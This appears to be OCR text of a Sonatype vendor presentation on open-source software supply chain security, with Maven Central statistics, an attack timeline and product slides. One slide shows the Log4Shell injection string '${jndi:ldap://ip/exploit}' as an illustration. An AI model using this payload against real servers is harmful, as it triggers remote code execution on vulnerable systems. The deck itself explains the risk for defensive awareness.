sonatype

Open Source
Securing your Software Supply Chain

Deliver safer software, faster, at scale.

Adrien Islimye, aislimye@sonatype.com
Hervé Boutemy, hboutemy@sonatype.com


Sonatype
2019
sonatype
2021
8th Annual
State of the
Software
Supply Chain
Sonatype's industry-defining research on the rapidly changing landscape of open source
sonatype

sonatype

9th Annual

State of the Software Supply Chain

Read the Report Now


sonatype

Apache Log4J Vulnerable downloads

CVSS severity rating of 10, the highest available score. The exploit is simple to execute and allows attackers to remotely execute code on a targeted system

Publicly disclosed in December 2021.
Enterprises are still downloading the vulnerable version

sonatype


ALL MODERN DIGITAL INFRASTRUCTURE
Log4j
${jndi:ldap://ip/exploit}


sonatype

Audience Poll: What Percentage of Log4J Downloads are still a Vulnerable Version?

2810 6379

sonatype

Apache Log4J Vulnerable Downloads



See live results on: https://www.sonatype.com/resources/log4j-vulnerability-resource-center

sonatype

Welcome!

Agenda:

- Market Trends in Open Source
- How Companies Address the Shift in Open Source
- From Automobile Supply Chain to Software Supply Chain - Sonatype Vision
- Key Takeaways

sonatype

Maven Central

sonatype nexus repository

sonatype

Sonatype the Creators & Stewards of Maven Central

In 2022, developers around the world made more than

821 BILLION

requests from Maven Central.

Statistics as of 30th January 2023

10.8m
component versions stored in ...

35.7TB
... of files representing approximately ...

84k
... namespaces / organizations / publishers

sonatype

Every Organisation Relies on OSS Code

90%

of a modern app is comprised of OSS, third party libraries

10%

of a modern app is written, first-party code

sonatype

Software Supply Chain Statistics, 2022

Ecosystem	Total Projects	Total Project Versions	Request Volume Estimate	YoY Project Growth	YoY Download Growth	Versions Released per Project
Java (Maven)	492k	9.5M	675B	14%	36%	19
JavaScript (npm)	2.06M	29M	2.1T [1]	9%	32%	14
Python (PyPI)	396K	3.7M	179B [2]	18%	41%	9
.NET (NuGet)	321K	4.7M	96B [3]	-5%	23%	15
Totals / Avgs	**3.3M**	**47M**	**3.1T**	**9%**	**33%**	**14**

Source: *Sonatype's 8th Annual State of the Software Supply Ch*

sonatype

sonatype

Open Source Realities

The world is estimated to consume (download) nearly

1 trillion

more packages compared to 2021


Source: 2022 State of the Software Supply Chain Report, Sonatype

sonatype | Open Source Realities

There has been an astonishing

742%

average annual increase in Software Supply Chain attacks over the past 3 years.




1.2 billion vulnerable dependencies are downloaded each month.

96% of known-vulnerable open source downloads are avoidable

About **6** out of every **7** project vulnerabilities come from transitive dependencies.

sonatype | Software Development Challenges



sonatype | Software Supply Chain Attacks Timeline

PyPi package discovered with back-door vulnerability

Vulnerability announced but not removed

Crypto Attack via NPM

NPM package contained malicious code. Agama shifted $13m of currency before impending attack

Python Libraries

Libraries caught stealing GPG keys and SSH

Malware on RubyGems

400 malware gems removed from RubyGems inc. atlas-client which had 2.1k downloads

Octopus Scanner

20 Open Source packages found compromised - NetBrains IDE target

SolarWinds

18k customers affected by trojanized automatic updates

NameSpace Confusion

35 big-tech firms attacked through novel SSC hack approach

CodeCov

Customer credentials stolen via CI through Docker build process mistake

Kaseya

Ransomware hackers discovered and exploited zero-day vuln. and attacked 1,500 victims

Log4J

Attackers employ mass exploitation on published flaw

Spring4Shell

0-day remote code execution flaw critical vulnerabilities in the Spring Framework

sonatype | Software Development Challenges

NEED TO BRIDGE THE DIVIDE

Developers
Need tight dev loops and frequent deployments
Focused on meeting business requirements
Don't have the information
Don’t want to be slowed

Security / QA / Compliance
All exists outside of dev workflow.
Create gates to keep up with velocity of OSS

sonatype | Manual governance **DOES NOT** scale.

Developers
ignore policy and processes, or simply work around it.

Security Teams
spend too much time researching vulns and arguing with developers; and not enough time defining and enforcing policy.

Ops Teams
lack SBOM visibility and ability to respond rapidly and efficiently to new zero-day disclosures.

Legal Teams
waste time reviewing license types, obligation reporting, and copyright rules which slows down development.

Self Evaluation:

If I told you about a new vulnerability right now. Can you tell me:

- ❑ Are you even using this exact component?
- ❑ In which applications?
- ❑ Can you track the remediation across the portfolio?
- ❑ How long until you could ship/deploy an update?

To solve the innovation challenge, you must have collaboration between:

We are not the first industry to face a Supply Chain challenge

A Look Back: How Boeing Overcame The 787's Battery Problems

by **Laura Ash** · August 29, 2020 · 4 minute read

BUSINESS

The Fault in the Cobalt Ignition Switch

JUNE 5, 2014

At the heart of the G.M. recall of 2.6 million Chevy Cobalts and other models was a tiny metal pin called the detent plunger, which would normally serve to hold the ignition in the "run" position.

INVESTIGATIONS

Yuma growers adopt safety labels for romaine lettuce after E. coli outbreak

Robert Anglen The Republic | azcentral.com

Published 7:48 p.m. MT Nov. 27, 2018

sonatype

SUPPLIERS

Open Source Projects

WAREHOUSES

Component Repositories

MANUFACTURERS

Software Development Teams

FINISHED GOODS

Software Applications

sonatype


What is software supply chain management?

A new, *yet proven*, way of thinking.

1. Source parts from fewer and better suppliers.
2. Use only the highest quality parts.
3. Never pass known defects downstream.
4. **Continuously track location of every part.**

W. Edwards Deming

sonatype | Sonatype automatically enforce OSS policy



Sonatype® Platform

sonatype lifecycle

Automated workflow for security policy and compliance review and recommendations

Empower

sonatype repository firewall

Behavioral analysis and AI-driven tool to identify and quarantine malicious and suspicious components

Defend

sonatype nexus repository

The world's first and most trusted binary repository for Open Source Software

Manage

sonatype

Thank You!

Key Takeaways

1. 90% of a modern application is composed of open-source libraries
2. Exponential growth in demand and supply of open source components on public libraries
3. 245,000 malicious components discovered since 2019
4. Software supply chains are under attacks - operating them become critical to your organisation
5. Supply chain principles - source better, use highest quality, no defects downstream, continuously track
6. Automate your OSS policies across the SDLC - manual governance does not scale!

sonatype

9th Annual

State of the Software Supply Chain

Read the Report Now